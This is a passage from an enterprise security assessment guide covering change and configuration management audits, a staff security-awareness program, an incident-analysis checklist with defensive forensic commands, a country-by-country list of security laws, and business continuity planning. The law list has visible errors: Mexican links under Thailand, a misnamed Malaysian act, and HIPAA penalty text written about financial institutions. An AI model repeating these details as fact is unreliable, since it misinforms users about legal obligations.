8.1	Select a sample of emergency changes that have occurred during the audit period under review. Determine if any of the changes should have gone through the non-emergency change process.					
8.2	Using the sample selected, determine if the changes have been made in compliance with the established procedures.					
8.3	Using the sample selected, verify that the date on the approval documentation is not more than one day after the date on the executable module. (Pre-approved for deployment)					

IX. SECURITY					Date	Initial	Pass	Fail	Comments
<b>Objective:</b> Ensure access to change management libraries is restricted to authorized personnel.									
<b>Risk/Exposure:</b> Unauthorized access could result in the intentional or inadvertent modification and/or destruction of application or system software.									
<b>Tests:</b>									
9.1 Obtain a list of the application and system, production and test/QA source, executable libraries/directories.									
9.2 Review security rules to ensure access has been restricted to authorized individuals.									
9.3 Determine that access to Acceptance Libraries is properly restricted to Users, Production Control and Information Security staff.									
9.4 How often is the environment audited for unauthorized change? How?									

## 13.7 CONFIGURATION MANAGEMENT OVERVIEW

Configuration Management is mentioned here as it relates and integrates tightly with the Change Management process. Configuration Management involves planning changes to the components of a system, and tracking the implementation of changes. Configuration Management focuses on the systems and components that are subject to change, their status, and relationships with one another. When you embark on a Change Management process, you are building the foundation for and refining a Configuration Management process, and vice versa. You cannot properly implement one process without considering the other.

### 13.7.1 Introduction

To help ensure network and asset availability, IT organizations have invested in various solutions including fault and performance management systems. Organizations have begun to deploy intrusion detection and prevention systems to counter increasing security threats. While these systems are valuable, they are only part of the solution to keep networks available and secure.

Enterprises also need Configuration Management at the device layer. Industry analysts estimate that 50% to 70% of all network outages are directly attributable to errors introduced during configuration and change. Configuration Management enables visualization into network devices, providing information on location, vendor, version, status, and revision history.

Configuration Management tools increase network availability and improve security by validating network device configurations, reporting and validating changes, and preventing errors from being introduced during the change process. These tools also provide notifications when unauthorized changes are made and provide complete history reports.

Configuration Management can be complex and confusing due to the number of different systems and components that makes up the IT environment. By keeping the process simple we can keep costs under control and focus on what really needs to be done.

The following basic set of rules will aid in the introduction of Configuration Management:

1. No changes are permitted without approval and an assigned task.
2. All changes made will be communicated to management and business owners via e-mail.
3. Change Owners will document the change in a formal Request For Change form, and save it to a central storage location.
4. The latest configuration profile will be stored in a central storage location.
5. Configuration changes are tracked by project, task, category, person/group and component (Configuration Item or CI).
6. No task is complete until the Configuration Management detail update is completed.

This set of principles does not require a high-tech solution, but should be incorporated into all configuration management solutions. It is preferable to use a central system that can crawl the network to verify and update configuration data.

### 13.7.2 Objectives

The objectives of Configuration Management are to:

- Identify all components of a system,
- Track all components of a system and their status at discrete points in time,
- Control all movement of components within the system,
- Ensure that only properly approved changes are made to systems,
- Perform status accounting; record and report change processing and status.

To ensure that all components of the system in a large environment are migrated correctly through each of the development, test, and production environments. This is a large and complex task, especially when multiple configurations or components are involved. This task is made much easier if proper procedures are in place and are followed.

### 13.7.3 Tools

Configuration Management without a central storage facility increases complexity dramatically as well as risk. In a fragmented environment there is a lack of a coherent view of the current state of the enterprise architecture design. Using a CMDB to record and track configuration changes and an auditing package like Tripwire will reduce risk and provide a validation of current configurations.

A helpdesk can only function properly if the help desk operator has easy access to the latest configuration data. IT helpdesks with a tight coupling to the Configuration Management process function more effectively. The helpdesk can assist to ensure a functioning Configuration Management process by continually auditing and reporting the differences between an expected configuration and an actual configuration of IT systems.

The primary tools used for Configuration Management are:

- CMDB (Configuration Management DataBase)
- Configuration and change auditing software
- Standard sub-volumes on which the correct version of each component is stored in each environment,
- Tools to track the location and status of each component,
- Procedures and tools to facilitate the promotion, demotion and backing out of component changes,
- Forms to document and control changes made to systems.

### Configuration Management Checklist

The checklist helps ensure that the appropriate items have been included for effective configuration management.

ITEM	Y/N	DESCRIPTION
1		Is there a configuration management (CM) plan for the system development effort? Does it include the following: <ul style="list-style-type: none"> <li>• Roles and responsibilities for CM</li> <li>• Configuration identification activities</li> <li>• Software build activities</li> <li>• Change control activities</li> <li>• Status accounting activities</li> <li>• Audit activities</li> <li>• Reporting and reviews activities</li> <li>• How to integrate changes to items outside the control of the project that affect the items in this project, and vice versa.</li> </ul>
2		Is there someone to perform the configuration management activities?
3		Are sufficient tools and funding for performing the CM activities?
4		Are all configuration items identified and documented?
5		Is there a CM library of software baselines?
6		Are software builds done according to plan and schedule, using the baseline library?
7		Are changes to baselines controlled?
8		Are baseline audits planned and conducted?
9		Is a documented change control process being followed that supports the following: <ul style="list-style-type: none"> <li>• Documenting a requested change</li> <li>• Reviewing a requested change by a change control board</li> <li>• Examining impact to the project if a change is approved</li> <li>• Modifying project plans to incorporate any approved change</li> <li>• Tracking a change request from submission to completion</li> </ul>
10		Is there a functioning Change Advisory Board, with joint representation of supplier, acquirer, and customer (as appropriate)?
11		Are standard reports on CM activities prepared and made available?
12		Do quality assurance personnel review CM activities and results?
13		Are measures made to determine status of CM activities?
14		Are issues of interface control between components and outside components being identified and addressed?
15		Other?

### 13.8 GLOSSARY OF TERMS

**CMDB** Configuration Management Data Base: Logical database containing complete and accurate information about items used in IT service delivery (hardware, software, services, etc.)

COBIT	Control Objectives for IT: Reference standard of good practice issued by the IT Governance Institute.
CSF	Critical Success Factor: Condition that needs to be met for a successful initiative.
ITIL	IT Infrastructure Library: Service management framework that encapsulates best practice.
KPI	Key Performance Indicator: A metric that provides information about the 'health' of a process or service.
KGI	Key Goal Indicator: A metric that provides information about achievement of process or service goals and outcomes.
MTBF	Mean Time Between Failure: The average time expected between component or system failures. Life expectancy of the item, usually indicated by manufacturer.
RFC	Request For Change: A standard way of submitting requirements into the Change Management process.
SLA	Service Level Agreement: Agreement between the IT function and users of IT services that documents service characteristics and target service levels.
TRT	Target Resolution Time: The target time for resolution of an incident (an event that has or potentially will cause a negative service impact).

### 13.9 REFERENCES

*Capability Maturity Model Integration (CMMI)*. Carnegie Mellon University, Software Engineering Institute. Available at <http://www.sei.cmu.edu/cmmi/cmmi.html>.

*CMMI: Guidelines for Process Integration and Product Improvement*. Addison Wesley, 2003. Specifically refer to the configuration management process area.

*COBIT [Control Objectives for Information and related Technology] 3rd Edition* Executive Summary, July 2000. **Erreur ! Référence de lien hypertexte non valide.** Specifically refer to AI-6: Acquisition and Implementation: Manage changes, and DS-9: Delivery and Support: Manage the configurations.

Information Technology Infrastructure Library (ITIL). Office of Government Commerce. Refer to <http://www.ogc.gov.uk/index.asp?id=2261> and <http://www.itsmf.com/>. Specifically refer to the volume *Best Practice for Service Support*, Chapter 8, Change Management (2000).

*ISO/IEC 17799 Information Technology Code of Practices for Information Security Management, First Edition*. ISO/IEC 17799:2000(E). December 2001. Specifically refer to Sections 8.1.2 Operational change control, 10.5.1 Change control procedures, 10.5.2 Technical review of operating system changes, and 10.5.3 Restrictions on changes to software packages.

*Analysis of Benefits and Costs (ABC's) Guideline, Volume 2*, U.S. Department of Energy Assistant Secretary, Management and Administration Directorate of Administration Office of ADP Management, June 1988

*Microsoft Service Management Functions Operations Guide: Change Management*. Microsoft Corp., 2004. Available at: <http://www.microsoft.com/technet/itsolutions/techguide/msm/smf/smfchgmg.mspx>.

*Systems Assurance and Control (SAC)*. The Institute of Internal Auditors Research Foundation, August 2003. Information and table of contents available at <http://www.theiia.org/esac/index.cfm>.

*Visible Ops Handbook: Starting ITIL in Four Practical Steps*. IT Process Institute, 2004. Information is available at <http://www.itpi.org/visibleops>

Changing Minds website: <http://changingminds.org>

The Change Management Learning Center:  
<http://www.change-management.com/best-practices-report.htm>

*IT Service Management: Selecting the Right Metrics for Performance Measurement*  
[http://www.ins.com/downloads/whitepapers/ins\\_white\\_paper\\_itsm\\_metrics\\_0404.pdf](http://www.ins.com/downloads/whitepapers/ins_white_paper_itsm_metrics_0404.pdf)

## 14 ENTERPRISE SECURITY AWARENESS

### The rationale

There is strong and growing evidence that information security, despite its apparent technological overtones, depends more on people than on technology. Improving security is largely about changing the attitude and behavior of individuals; most of who are users.

Every security awareness program aims to increase the level of security consciousness and skills on various usage scenarios throughout the organization to a point where security becomes second nature to the users of information systems. Another aim of any security awareness program is move to a situation where for every user, good security practices becomes a routine so that all users behave consistently in accordance with the company's security policies and procedures.

### The mission

We believe that the following could constitute the generic mission for accomplishment by the client's security awareness program:

- To ensure all staff throughout the organization are aware of the importance of security, policies and practices, their obligations and responsibilities.
- To have a range of security awareness solutions in place to meet the needs of staff and enable them to fulfill their responsibilities. The obvious first step would be to induct all users through a structured security awareness program
- To work closely with all users to improve security awareness communication, cooperation, and coordination channels.

A first step would in this process of creating security awareness is to present a series of security awareness workshops and events covering all users of information infrastructure. Details of the content and structure of this workshop is given later in this section.

### The next steps

As this progresses to a certain stage, clients would like to move towards a comprehensive security awareness initiative that can meet the following objectives:

- To develop an understanding of the factors which influence security behavior and have a clear strategic road map for the security awareness function that will assist management in making security awareness decisions.
- To establish the necessary security awareness infrastructure for the ongoing management of security awareness initiatives (which includes the organization, team of security professionals, and state of art tools and techniques).

### Business Benefits

The following summarizes, at a perspective level, the business benefits of implementing a comprehensive security awareness program:

- Enhanced security and business continuity awareness by increased visibility of areas of concern and client's approved information security policies, practices, procedures and responsibilities.
- Introduce desired changes in corporate security culture by developing a team-oriented, customer-focused, value-creating, knowledge-based security culture.
- Enhance security effectiveness by building relationships to obtain commitment, improve coordination and develop competencies.
- Reduce Risk by minimizing potential loss of critical information through due diligence.
- Increase stakeholder trust by enabling secure business environment.

## Phases of the program

As stated in the mission statements earlier, the first part of the security awareness initiative is to create and implement a series of training modules of class room based security awareness program. Once a significant part of the users have gone through this program, executive management would like to propose a series of tests and quizzes (with varying degree of difficulty) to be taken by volunteers and their performance ranked and top performers be openly recognized and rewarded.

It will also be a good idea for the management to declare that a minimal degree of security awareness is expected of all users and the users taking an on-line test on basics of security implementation can demonstrate the reaching of such awareness. This test can be designed and administered from a secure server in client premises or through a WAN link to a third party secure server already implementing on-line tests for a couple of certification examinations.

## Contents of first phase awareness program

The following are the recommended contents of the first phase of security awareness program that would be administered through a three-hour classroom based, instructor led presentation.

To make this presentation more appropriate to the users of client information system, it is suggested that the organization permit training providers to study the security policies and procedures (to the extent it does not infringe on the confidentiality of the contents). Such a study would permit the training providers to incorporate the relevant policies, procedures and guidelines into the awareness program.

- **Introduction to Information Security**
  - What are information resources?
  - What is information security?
  - User responsibility
  - Consequences of poor security

- Common areas of security infraction
- Passwords
  - Passwords – the first and most used layer of defense
  - Creating the 'right' password
  - Password management – process, implementation and review
- E-Mail & Internet Usage
  - The 'dark side' of e-mails
  - Malicious attachments – recognition and management
  - Spam, hoaxes & chain letters
  - Applets and Active-X – the small bomb!
  - Surfing the net but safely
  - Appropriate use policy
- PC Security
  - PC theft – the loss of box and loss of data
  - Securing your PC
  - Access control on PC data
- Network Security
  - The basics of networked information systems
  - Implications of compromising the corporate network
  - User authentication process and security
- Data Confidentiality
  - What data is confidential
  - Keeping data secure
  - Social engineering
  - Dumpster diving
  - Data destruction – policies and processes
  - Eavesdropping
  - Should you talk?

## 14.1 METHODOLOGY FOR SECURITY AWARENESS PROGRAM

There are many different ways to get the information security messages across to employees. What was mentioned above is one sure starting point and the following are some of the other methods that can be actively considered for creating and implementing a good security awareness program.

- Computer Based Security Awareness application
- Security Policy based awareness program
- Awareness Services and Reminder Tools

The content for the Computer Based Awareness application or program is almost the same as the one, which is covered in instructor-led programs.

## 14.2 AWARENESS SERVICES AND REMINDER TOOLS

. It is important to keep security message in the minds of all users throughout the year.

There are different methods to remind users about security on continual basis. Using one or more of these messages can help organization invoke a cultural change when it comes to information security. Reminder tools should cover under mentioned security awareness topics

- Password Construction
- Password Management
- Internet Usage
- Telephone Fraud
- Physical Security
- E-mail Usage
- Privacy
- Viruses
- PC Security
- Backups
- Building Access
- Social Engineering
- Identity theft
- Mobile Devices – USB,PDA,etc

(Source: [www.securityawareness.com](http://www.securityawareness.com))

## 14.3 REMINDER PROGRAMS

- **Security booklet**

Security awareness booklet looks at enterprise security and focuses on objectives of information security, activities needed to ensure security, staff responsibility, and human factor in information security, social engineering, incident handling and reporting to the right people. The booklet also has information security related pictures, quotes and case studies to educate employee.

- **Security posters**

Images have greater impact than words. Posters are the best source to convey meanings in short and descriptive format. A poster series with themes or related designs can be used to highlight specific security issues. Posters help to educate employees on the simple steps they can take to protect their PCs, environment, organization and human life. By placing posters in different

areas like break rooms, above water fountains and coffee machines, where staff normally spend a some time, employees can be efficiently and effectively educated on information security topics.

- **Computer screen savers**

Screen savers are graphic form of communication, although they are like posters but animation and user interaction makes them more interesting. Short questions and answers, security related quotes and graphical representation of security awareness issues get more attention of the user and hence easy to educate both the novices and busy users.

- **Regular Survey Programs**

Companies should have regular security survey conducted with a predetermined interval so that the company follows the Security Policies. This practice will give a clear picture of the status of security awareness program and encourage employees to stay up to date to perform better in the next survey.

- **Email shots**

Important part of the security awareness program is cost effective and easy to deliver reminder message through email. Email is basic part of business and personal communication and mainly all of the people access it once a day.

- **Promotional items with security messages**

Promotional items and gifts make people happy and users retain them for long. Adding security awareness quotes and images to promotional items and gifts should be part of organization ongoing security awareness campaign.

Various give away items can be imprinted with a security slogan and contact information, such as security staff phone numbers or the organization's security web site address. Examples of give-away items are:

- Pencils, pens and Erasers
- Notepads , Frisbees

- Mouse pads and inserts
- Key chains
- Flashlights
- Cups or mugs
- TEA stands for training, education, and awareness
- Magnets, buttons, stickers
- First-aid kits
- Rulers, calculators

Summarizing, the organization should ensure that the following list of Do's and Don'ts are clearly brought to the attention of all people involved in handling any part of the information system; be they users, designers or managers of information processes and systems:

### **Don'ts**

- Do not share your password with anyone including staff
- Do not write your password on any paper, whiteboard or post it pad
- Do not use easy to remember words as passwords e.g. Aug2001
- Do not use personal information or any word in any language spelled forwards or backwards in any dictionary
- Do not visit inappropriate web sites e.g. pornographic or hacker web sites
- Do not download unlawful or unlicensed software from the Internet
- Do not install unlicensed software onto your computer

### **Do's**

- Do change your password regularly for your different accounts
- Do use a combination of letters, symbols and number for passwords
- Do use difficult passwords which are at least 9 characters long
- Do enable your Screen Saver Password or lock your workstation
- Do scan your computer regularly for viruses and any diskettes as well before you use them on your computer
- Do check that your virus software patches have been updated when you receive the regular update emails from Desktop Support
- Do lock away all confidential documents, files and diskettes at the end of each work day

## **Social Engineering**

1. Be careful that your desire to be helpful in performing everyday tasks does not lead to giving away confidential details to the wrong person about your organizations business.
2. Don't fall into the trap of trusting a person until they prove to be untrustworthy.
3. Be suspicious if you get a request from someone asking you to fax or email information to them right away, but refuses to provide you a direct callback number.
4. Don't be intimidated into giving out information to an irate caller, or one who seems to know the structure of your organization.
5. Watch out for the "odd" request or when a caller asks for information that seems a bit out of the ordinary.
6. Be careful not to cut corners by writing down passwords or leaving confidential material lying around. Securely store confidential material.
7. If you are throwing confidential material away, shred it first.
8. If you print something or have something faxed to you that is sensitive, pick it up right away and store it securely.

### **Sharing Information**

1. Verify positive identity of requestor before providing any confidential information.
2. Verify requestors need to know.
3. Never disclose Restricted Information such as your password to anyone for any reason.
4. Always be aware of how sensitive the information is that you are working with.

### **Electronic storage and transfer of information**

1. Determine your data sensitivity.
2. Always take a "default deny" stance in providing access to information.
3. Assign security permissions to a role or group rather than to an individual.
4. Only provide the minimum level of access necessary to meet specific business requirements.
5. Remove or disable all unused access IDs and privileges on a regular basis.
6. Log and monitor access of sensitive information and notify your management and IT Security of any noticeable misuse.
7. Classify data you own according to your organizations Information Sensitivity Model.
8. Keep classified data partitioned by as many levels of technology separation as practically possible.

9. Encrypt the transmission of Confidential information when sending to an Internet address.
10. Encrypt Confidential information when stored in the DMZ or on the Internet.
11. Choose to store important and confidential information on a company network drive.
12. Backup your local hard drive on a regular basis.

### **Passwords**

1. Do not use family names, nicknames, anniversaries, birthdays, pet names, sports teams or any such items that others would associate you with.
2. Do not use the word “password” for any of your personal password selections.
3. Select a password that is long and strong and a non-dictionary word.
4. Use a minimum of 8 characters using both upper and lower case letters, and a mix of numbers and special characters or symbols.
5. To help you remember your password use the first letter's of each word in a phrase that means something to you. One way to do this is to create a password based on a song title, affirmation, or other phrase.
6. Never change your password to something known to anyone else, not even for a moment.
7. Keeping your password to yourself is critical to your company's security. Never share your password with anyone – including your manager, IT Security, IT Help Desk, family, friends or co-workers.
8. Never use the same password for both your work and personal accounts.

### **Email**

1. Always encrypt sensitive Email and attachments destined to an Internet address.
2. Always delete unrecognized Email. Never open or respond to any Email or attachment unless you positively recognize or trust the sender. This includes spam (junk Email).

### **Personal Computers**

1. Only install software from trusted sources.
2. Keep all your PC software versions up to date with the most current patches and fixes.
3. Install Antivirus and Firewall software.
4. Never change any settings within your business computer BIOS, the operating system, or any applications (this includes personal firewalls and anti-virus utilities)

5. Never enter unfamiliar commands or run programs at the request of any person unless you can positively verify their identity as a current IT Group employee.
6. Regularly backup critical data on your local hard drives and record your critical configuration settings either to a corporate network drive or a CD-ROM on a routine basis.

### **Portable Computers**

1. When you leave your portable computer unattended use a security cable to “tie down” your portable computer to a desk or other heavy object.
2. Consider software solutions that will cause stolen portable computers to “call home” when connected to the Internet and GPS devices that will allow you to track your portable computer’s current location.
3. Implement startup security options that will prevent your portable computer from booting into the operating system unless a pass phrase is entered or unless a specific floppy disk is in the drive.
4. Never leave your portable computer unattended, even briefly, in any public place.
5. If you leave your computer in your car, make sure to always keep your car locked and store your computer out of site under a rear pull-cover or in the trunk.
6. Avoid using any storage / carry cases that include a manufacturer’s label on the outside and scream I have a computer inside.
7. On the computer case and the portable computer itself use tamper-resistant tags or directly engrave identifying information like your company and personal name and contact information.
8. Never store associated security devices in the same location as your computer. For example, Secure ID Key-Fob / Tokens should never be stored near your desk or in your carry bag next to your computer. Always keep your security devices with you personally or store them in a secure location separate from your computer.

### **Telephone Voicemail**

1. Do not set your voicemail password to the same number as your phone extension or any other common personal information others might think you could use.
2. It’s best to change your voicemail password often, at least every three months, especially if you think you may receive sensitive messages.
3. Follow the Password best practices listed above.

# 15 ENTERPRISE INCIDENT MANAGEMENT

## 15.1 INCIDENT ANALYSIS EVALUATION CHECKLIST

<b>Incident Category</b>	<b>Affected Party(ies)</b>
<b>Potential implication</b>	
Reputation Loss / Embarrassment / Confidentiality and Integrity of Correspondence / Availability to the visitors.	
<b>Likelihood of Reoccurrence</b>	
High (24/7/365 Web Presence / no analysis and countermeasure placements yet)	
<b>Incident Occurred Date / Period</b>	<b>Information Asset affected</b>
<b>Incidence Response Date</b>	<b>Contact Person at Affected Party(ies)</b>
<b>Reason for IR Response</b>	

ID	Items	Results / Comments	W/P Ref
<b>Operational</b>			
1.	Did the Webhosting provider agreed to any T&C / SLA related to activities such as cracking, hacking, defacements etc? (if yes then what are those terms)		
2.	Did the external and / or internal auditors highlight this incident as a potential risk?		
3.	Did the possibility of this incident was considered during last organizational risk assessment and risk analysis activities?  Was ALE (annual loss expectancy) and SLE (single loss expectancy) calculated for risk or such incidents?		
4.	Did any financial cost occur to place countermeasures for the related information assets' protection?  (if yes then did their cost/feasibility analysis covered the risk of such incidents?)		
5.	Is there any business continuity / disaster recovery / system failure / system non-reliance plan prepared in an event of such incidents?  (if yes – were they invoked for the incident?)		

ID	Items	Results / Comments	W/P Ref
<b>Technical</b>			
6.	<p>Examine log files for connections from odd locations or other unusual activities. Suggestions: lastlog, firewall logs, syslogs, etc.</p> <p>Note: unless your log files are not maintained in a real time append-only media, the integrity of logs is susceptible; otherwise, it may provide certain essential clues.</p>		
7.	<p>Identify setuid and setgid files:</p> <ol style="list-style-type: none"> <li>1. find / -user root -perm -4000 -print</li> <li>2. find / -group kmem -perm -2000 – print</li> </ol>		
8.	<p>Check to ensure integrity of your system binaries such as login, su, telnet, netstat, ifconfig, ls, find, du, df, libc, sync, etc.</p> <p>Also ensure integrity of any binaries referenced in /etc/inetd.conf and xinetd.conf</p> <p>Compare the binaries with your known good / fresh copy of same operating system version.</p> <p>(use md5 or sha1 hashsum algorithms for comparisons as other parameters can be duplicated as well)</p>		
9.	<p>Check your systems for unauthorized use of a network monitoring program, commonly called a sniffer or packet sniffer.</p>		

ID	Items	Results / Comments	W/P Ref
	(Intruders may use a sniffer to capture user account and password information)		
10.	Examine and double check for all the files initiated by cron / at daemons.		
11.	Check for unauthorized services, initiate a full-length portscan and check all entries in /etc/inetd.conf		
12.	Examine the /etc/passwd and /etc/shadow files for unauthorized entries.		
13.	Examine the apache http logs for web application attack / injection attempts.		
14.	Review the attempted applications with their vendors for recent vulnerabilities and patches.		
15.	Review the last applied patches with the vendors of operating system and of deployed service for patch delays.		
16.	Review the procedure of Patch Management and examine any shortcomings.		

## 15.2 LINKS OF VARIOUS COUNTRIES LAWS

### 15.2.1 United States

- U.S. Federal Sentencing Guidelines

- Lighter penalties on companies that adopt and follow an effective compliance program.
- Sarbanes-Oxley
  - Accounting reform and investor protection legislation intended to reestablish investor confidence.
  - Section 302: CEO and CFO must sign statements verifying the completeness and accuracy of financial reports.
  - Section 404: CEOs, CFOs and auditors must report on and attest to the effectiveness of internal controls for financial reporting.
- Gramm-Leach-Bliley Act (GLBA)
  - Protect consumers' personal financial information held by financial institutions or their service providers.
  - The financial institution shall be subject to a civil penalty of not more than \$100,000 for each violation;
- California SB 1386 / Notification of Risk to Personal Data Act
  - Recently submitted federal version
  - Requires disclosure of any security breach that involves personal information of a California resident, if the information is unencrypted and is reasonably believed to have been acquired by an unauthorized person.
- Health Insurance Portability and Accountability Act (HIPAA)
  - Part of a broad Congressional attempt at incremental healthcare reform.
  - Protect the security and confidentiality of electronic healthcare information.
  - Healthcare providers must provide notice of privacy policies and procedures to patients, obtain consent and authorization for use of information and tell how information is generally shared and how patients can access, inspect, copy and amend their own medical records.
  - The officers and directors of the financial institution shall be subject to, and personally liable for, a civil penalty of not more than \$10,000 for each violation.
- American Express Data Security Standards
  - AE provides their data security standards for merchants to establish security programs.
  - Encrypt all stored payment data using triple DES encryption.
  - Be prepared to provide audit reports to AE or allow AE audits.
- VISA Cardholder Information Security Program (CISP)

- Provides a standard of care and enforcement for protecting sensitive information
- 12 basic security requirements which VISA payment system users must comply with.
- Failure to participate may result in considerable fines starting at \$50,000 imposed by VISA or exclusion from the VISA program.
- MasterCard Site Data Protection Program (SDP)
  - Providing security requirements and best practices.
  - Provide merchants with security Self-Assessment and Network Scanning Tools.

Gramm-Leach-Bliley Act	Financial
Turnbull Report: Combined Code on Internal Controls in the UK (1999)	Companies listed on London Stock Exchange
HCFA-0049-P Proposed Rule HIPAA regulations (scheduled for fall 2000)	Healthcare including both caregivers and insurance
ISO 9000, 9001, etc. (1994)	Manufacturing
Paperwork Reduction Act (44 U.S.C. Chapter 35 1995)	Federal Government
Computer Security Act (1987)	Federal Government
FFIEC SR97-16 (SPE) (May 1997)	Banking and any related service providers
FFIEC FIL-67-97; Stronger wording on client/server environment replacement for FFIEC FIL 82-96	Banking and any related service providers
Consumer Credit Protection Act (CCPA) section 2001 Title IX (1992)	Cross-Industry
FEMA FRPG 01-94 1994	Federal Government and associated contractors
Foreign Corrupt Practices Act (1977)	Cross-Industry
Comptroller of Currency BC-177 (1983, 1987) superceded by FFIEC	Banking
Inter-Agency Policy from Federal Financial Institutions Examination Council (FFIEC - 1989, revised and	Banking and any related service bureaus, includes credit unions

made stronger 1997)	
Federal Home Loan Bank Bulletin R-67 (1986) superceded by FFIEC	Banking
IRS Procedure 86-19	Cross-Industry
Fair Credit Reporting Act	Credit Reporting Agencies
Clinical Laboratory Information Act (1988)	Healthcare
JCAHO Accreditation Manual for Hospitals (1997)	Healthcare
Various State Dept. of Administrative Services Policies, e.g., Texas, (1 TAC 210.13(b)), Oregon's Dept. of Information Resources (ORS 291.038)	State Government
BS7799 Section 9	Pan European Industry
GAO/IMTEC-91-56 Financial Markets: Computer Security Controls	Financial

### 15.2.2 India

- IT Act 2001

### 15.2.3 EU Laws

[http://www.europa.eu.int/eur-lex/en/lif/reg/en\\_register\\_132060.html](http://www.europa.eu.int/eur-lex/en/lif/reg/en_register_132060.html)

### 15.2.4 Portugal

- DL n°67/98) Personal data protection law  
[http://www.cnpd.pt/Leis/lei\\_6798.htm](http://www.cnpd.pt/Leis/lei_6798.htm)
- DL n69/98) Personal data protection law for Telco's  
[http://www.cnpd.pt/Leis/lei\\_6998.htm](http://www.cnpd.pt/Leis/lei_6998.htm)
- LC n° 1/2001, article 35) IT usage  
[http://www.pj.pt/html/legislacao/dr\\_informatica/LeiConst1\\_2001.htm](http://www.pj.pt/html/legislacao/dr_informatica/LeiConst1_2001.htm)  
[http://www.pj.pt/html/legislacao/dr\\_informatica/Lei109\\_91.htm](http://www.pj.pt/html/legislacao/dr_informatica/Lei109_91.htm)  
<http://www.pj.pt/html/legislacao/informatica.htm>

<http://www.cnpd.pt>

(All the given links are in Portuguese)

### 15.2.5 Switzerland

<HTTP://WWW.ADMIN.CH/CH/D/SR/SR.HTML>

### 15.2.6 Thailand

- Computer Crime Law
- Privacy Data Protection Law

[www.impi.gob.mx/web/docs/marco\\_j/index\\_marco\\_j.html](http://www.impi.gob.mx/web/docs/marco_j/index_marco_j.html)

[www.cddhcu.gob.mx/leyinfo](http://www.cddhcu.gob.mx/leyinfo)

[http://luisrey.red-libre.org/datos/tic/Firma\\_Electronica.pdf](http://luisrey.red-libre.org/datos/tic/Firma_Electronica.pdf)

### 15.2.7 Singapore

- Computer Misuse Act
- E-Commerce Code for Protection of Personal Information and Communications of Consumers of Internet Commerce

### 15.2.8 Australia

- The Federal Privacy Act
- Commonwealth Privacy Act

### 15.2.9 Malaysia

- Computer Fraud and Abuse Act
- The Computer Crimes Act

### 15.2.10 Others

CoBIT	COBIT has been developed as a generally applicable and accepted standard for good Information Technology (IT) security and control practices that provides a reference framework for management, users, and IS audit, control and security practitioners.
SAS 70	Statement on Auditing Standards (SAS) No. 70, Service Organizations, is an internationally recognized auditing standard developed by the American Institute of Certified Public Accountants (AICPA)

OWASP-OWASP Guide	Open Source form which is developing guide for secure web applications
NFPA 1600	Standard on Disaster/Emergency Management and Business Continuity Programs.
Computer Security Act of 1987	The Computer Security Act requires each Federal agency to identify all Federal computer systems that contain sensitive information and implement security plans to protect these systems. The Act defines the term "sensitive information" as any unclassified information that could adversely affect the: national interest, conduct of Federal programs, or privacy to which individuals are entitled under the Privacy Act of 1974. Agencies are required to protect this information against loss, misuse, disclosure, or modification.
PIPED Act	Canadians' personal information is protected the Personal Information Protection and Electronic Documents (PIPED) Act - a law which sets out the ground rules for the collection, use and disclosure of personal information in the course of commercial activities. It balances an individual's right to privacy with an organization's needs for personal information for legitimate business purposes.
Council of Europe - Data Protection Convention (ETS no. 108)	This Convention is the first binding international instrument which protects the individual against abuses which may accompany the collection and processing of personal data and which seeks to regulate at the same time the trans-frontier flow of personal data. In addition to providing guarantees in relation to the collection and processing of personal data, it outlaws the processing of "sensitive" data on a person's race, politics, health, religion, sexual life, criminal record, etc., in the absence of proper legal safeguards. The Convention also enshrines the individual's right to know that information is stored on him or her and, if necessary, to have it corrected.

Data Protection Act 1998	<p>The UK Data Protection Act contains eight Data Protection Principles. These state that all data must be: Processed fairly and lawfully; Obtained &amp; used only for specified and lawful purposes; Adequate, relevant and not excessive; Accurate, and where necessary, kept up to date; Kept for no longer than necessary; Processed in accordance with the individuals rights (as defined); Kept secure; Transferred only to countries that offer adequate data protection.</p>
--------------------------	---

## 16 OUTSOURCING SECURITY CONCERNS

[This section is intentionally left blank]

# 17 BUSINESS CONTINUITY MANAGEMENT

## Background

For a successful enterprise everything from its people, information and its infrastructure is an asset. The success and growth of any business is dependant on integrity, confidentiality and continuous availability of its critical assets. The Business Continuity Plan seeks to identify and weigh the potential impact of business interruption due to non-availability of key assets. It also discusses relevant controls and continuity strategies for those interruptions whose impact is high against one or more of these key assets.

Over the years, dependence upon the use of computers in the day-to-day business activities of many organizations has become the norm. Today you can find application of computers in carrying out every business function of the organization. All the branches are linked together by a sophisticated network that provides communications with central Data Center. Vital functions of the organization depend on the availability of this network of computers.

Consider for a moment the impact of a disaster that prevents the use of the critical system process. It is hard to estimate the damage to the organization that such an event might cause. One fire mishap could cause enough damage to disrupt these and other vital functions. Without adequate planning and preparation to deal with such an event, the organizations central computer systems could be unavailable for many hours or even few days.

Interruptions to business can occur from natural or human-driven disasters. Frequent interruptions often faced by businesses are equipment failures, actions by disgruntled employees, external intrusions either by professional crackers or script kiddies, etc. Disasters have many characteristics and have been best summarized in the Disaster Recovery Journal (DRJ) as “a sudden, unplanned calamitous event that brings about great damage or loss. Any event that creates an inability on the organization’s part to provide critical business functions for some undetermined period of time.”

The Business Continuity Plan (BCP) is all about Business. Business Continuity Planning and Disaster Recovery Planning have very definite roles to play in the process of managing response to any disaster or events that threaten business continuity. Clearly, the objective, scope and to some extent the methodology adopted for successful implementation of BCP and DRP are different; yet quite a few operational features have overlaps.

BCP and DRP are developed and implemented for very definite reasons, some of which include:

- Establish appropriate and immediate response to an emergency
- List procedures to be followed in emergencies identified and catalogued
- Overcome the typical confusion that normally occurs in an emergency through clear documentation, testing and training actions
- Establish criteria for declaration of a disaster and determine organizational hierarchy and authority for doing so
- Establish relationships with vendors who may need to support recovery process and establish contractual relationships with them for action in case of emergencies
- Document process to be adopted to move critical business operations to an alternate processing site when main site is damaged or is inaccessible
- Document procedures for safeguarding, storage and retrieval of information assets in case of outage

BCP and DRP needs executive management commitment if it has to succeed. First and foremost, it is executive management that has to allocate adequate resources – both fiscal and human, for the various stages of preparing, testing and maintaining the plans. More importantly a periodic show of commitment by the executive management to BCP and DRP processes will go a long way in inculcating the right kind of commitment and culture across all members of the organization.

BCP and DRP go through the following structured phases though each business entity may opt to combine two or more phases into one or may split any one of these phases into distinctly different activity set:

1. BCP/DRP planning process initiation
2. Business Impact Analysis
3. Evaluate and finalize recovery strategy

4. Design and develop BCP/DRP
5. Testing and Maintenance
6. Create awareness and train personnel

Organizations depend upon the Technological Resources for its survival and they should have a BCP in place to ensure constant availability of data. While generally it is believed that the recovery planning process should focus on recovery of information systems and data, generic disaster recovery plans take into account the recovery process of the following asset classes:

1. PEOPLE
